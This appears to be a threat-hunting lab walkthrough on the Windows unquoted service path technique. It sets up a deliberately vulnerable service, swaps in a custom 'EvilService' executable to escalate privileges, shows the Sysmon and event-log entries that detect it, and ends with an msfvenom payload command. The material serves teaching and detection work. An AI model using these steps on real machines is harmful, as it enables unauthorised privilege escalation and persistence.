1. UNQUOTED SERVICE PATH
1.1 SUMMARY
Adversaries may execute their own malicious payloads by hijacking vulnerable file path references. Adversaries can take advantage of paths that lack surrounding quotations by placing an executable in a higher level directory within the path, so that Windows will choose the adversary's executable to launch.
Service paths and shortcut paths may also be vulnerable to path interception if the path has one or more spaces and is not surrounded by quotation marks (e.g., C:\unsafe path with space\program.exe vs. "C:\safe path with space\program.exe"). An adversary can place an executable in a higher level directory of the path, and Windows will resolve that executable instead of the intended executable. For example, if the path in a shortcut is C:\program files\myapp.exe, an adversary may create a program at C:\program.exe that will be run instead of the intended program.
This technique can be used for persistence if executables are called on a regular basis, as well as privilege escalation if intercepted executables are started by a higher privileged process.
1.2 MITRE ATT&CK

In order to exploit an unquoted service path misconfiguration, the following conditions are required:
- Requires missing
"quotes"in the service path - and
whitespacesin the service path write permissionsin the parent folder that has the whitespaces
NOTE: Common places where users can install applications are
"C:\Users\%username%\appdata"and"C:\Windows\Temp". These locations are writable for the logged on user and therefore typical easy targets for attackers.
CHECKING FOR WEAK PERMISSIONS

We can use powershell to check for weak permissions on folders that have spaces in them:
Get-Acl C:\Users\threatadmin\appdata | Select-Object -ExpandProperty Access |
Where-Object { $_.FileSystemRights -match "Write|Modify|FullControl" -and $_.AccessControlType -eq "Allow" } |
Select-Object IdentityReference, FileSystemRights, AccessControlType

As always there are several ways to check for directory/file permissions, here is another one:
icacls C:\Users\threatadmin\appdata
NOTE: Creating, starting, stopping or modifying Windows services requires admin privileges (with HIGH integrity level), but after a reboot the service will start with the privileges of the account configured to run the service (for example
NT AUTHORITY\SYSTEMor any other user account it was configured with).
How we created the vulnerable service (
- Create folders "C:\MyPrograms\Vulnerable Service"
- Give folder "C:\MyPrograms" write permissions for standard users (
icacls "C:\MyPrograms" /grant:r "Users:(OI)(CI)M" /T) - Copy "VulnService.exe" found under
C:\THEV\SysinternalsSuite\VulnService.exeto "C:\MyPrograms\Vulnerable Service\VulnService.exe"
Configuring the service (requires administrator rights) :

sc create VulnService binPath= "C:\MyPrograms\Vulnerable Service\VulnService.exe"
sc config VulnService obj= ".\Threatadmin" password= "Threathunt25"
sc qc VulnService
sc start VulnService
When there are spaces in a service path, Windows will try to find the service as follows:
It will parse "C:\MyPrograms\Vulnerable Service\service.exe" into:
- Potential service: "
C:\MyPrograms\vulnerable.exe" (name of the first word of the path that has a space in it) - with arguments: "
Service\service.exe"

By placing a malicious service exe in "C:\MyPrograms\" named vulnerable.exe, we'll escalate privileges to the privileges of the account used to run that service (in our case Threatadmin) and potentially to NT AUTHORITY\SYSTEM (if the service is running with those privileges).
The resukt is that when the service starts, instead of running the service.exe, windows will run the vulnerable.exe (our malicious service), with the privileges of the service account used.
2. CREATING A CUSTOM SERVICE EXECUTABLE
So one thing to remember is that services are not interactive with the user's desktop. The reason MessageBox.Show() won't work is fundamental to how Windows Services operate. They run in Session 0, which is an isolated session reserved for services and system processes. User sessions (where you see your desktop and applications) run in higher-numbered sessions (e.g., Session 1, Session 2, etc.). A service in Session 0 cannot directly interact with a user's desktop in another session. This is not only for GUI-based functions like a message box, but also for showing command output in a cmd/PowerShell terminal - keep this in mind when you create payloads and want to use them as a service binary.
We have provided a custom vulnerable C# service that is running on your Windows machine (it's just a ping to 1.1.1.1 every 60 seconds). The custom service is vulnerable to the unquoted service path requirements (located in a directory with spaces, writable by standard users and missing quotes). We can easily modify this to do evil stuff - code-execution is code-execution! :)


Also note that our EvilService code writes some custom events to the application log under event ID 0 as seen in the screenshot below:

You can find the source code under
"C:\THEV\Labs\Privesc\EvilService". We have pre-compiled the code so just rename the EvilService.exe toVulnerableand copy it to"C:\MyPrograms\".
cd C:\MyPrograms
cp C:\THEV\Labs\PrivEsc\EvilService\EvilService\bin\x64\Release\EvilService.exe C:\MyPrograms\Vulnerable.exe
ls
get-service VulnService
get-service VulnService | start-service
get-service VulnService

This is what it should look like:
Now let's start the service. You can do this from PowerShell (as shown in the screenshot below), or using the services console on Windows (below):
3. VERIFY IF OUR SERVICE IS ACTUALLY RUNNING
Let's have a look at our event logs to confirm our new service did actually run:
| Log | Event ID | Description |
|---|---|---|
| Sysmon | 1 | Process Creation |
| Windows Security | 4688 | Process Execution and Command Line |
| Windows Application | 0 | Custom log, our program writes with event ID 0 to this log |
Open ELEX (Event Log Explorer) and let's check our logs. We can use the following Event IDs and logs:
In the application log - we can see our EvilService was started and started pinging 1.1.1.1:

In Sysmon's Process Creation logs (EID 1), we can see the same thing:
- The service
VulnService - Started our
EvilServiceservice executable instead of the real VulnService.exe located in "C:\MyPrograms\Vulnerable Service\VulnService.exe" - In
High Integrity

We can also verify this with System Informer:

And finally, in the Windows Security event logs (needs to be configured through a GPO) Process Creation logs (EID 4688) we can clearly see the service was started and ran with our custom payload (Vulnerable.exe) instead of the actual service (VulnService):
4. CREATING A METASPLOIT PAYLOAD
NOTE: DEFENDER is turned OFF for this PoC, as it will detect out-of-the-box payloads generated by MSFVenom (Metasploit), yes even a messagebox payload.
Let's check this. We created a simple payload that pops a message box:
On Kali:
msfvenom -a x64 --platform windows -p windows/x64/messagebox TEXT="Successful Execution :)" TITLE="CrimsonCORE" -f exe -o VulnerableMSG.exe
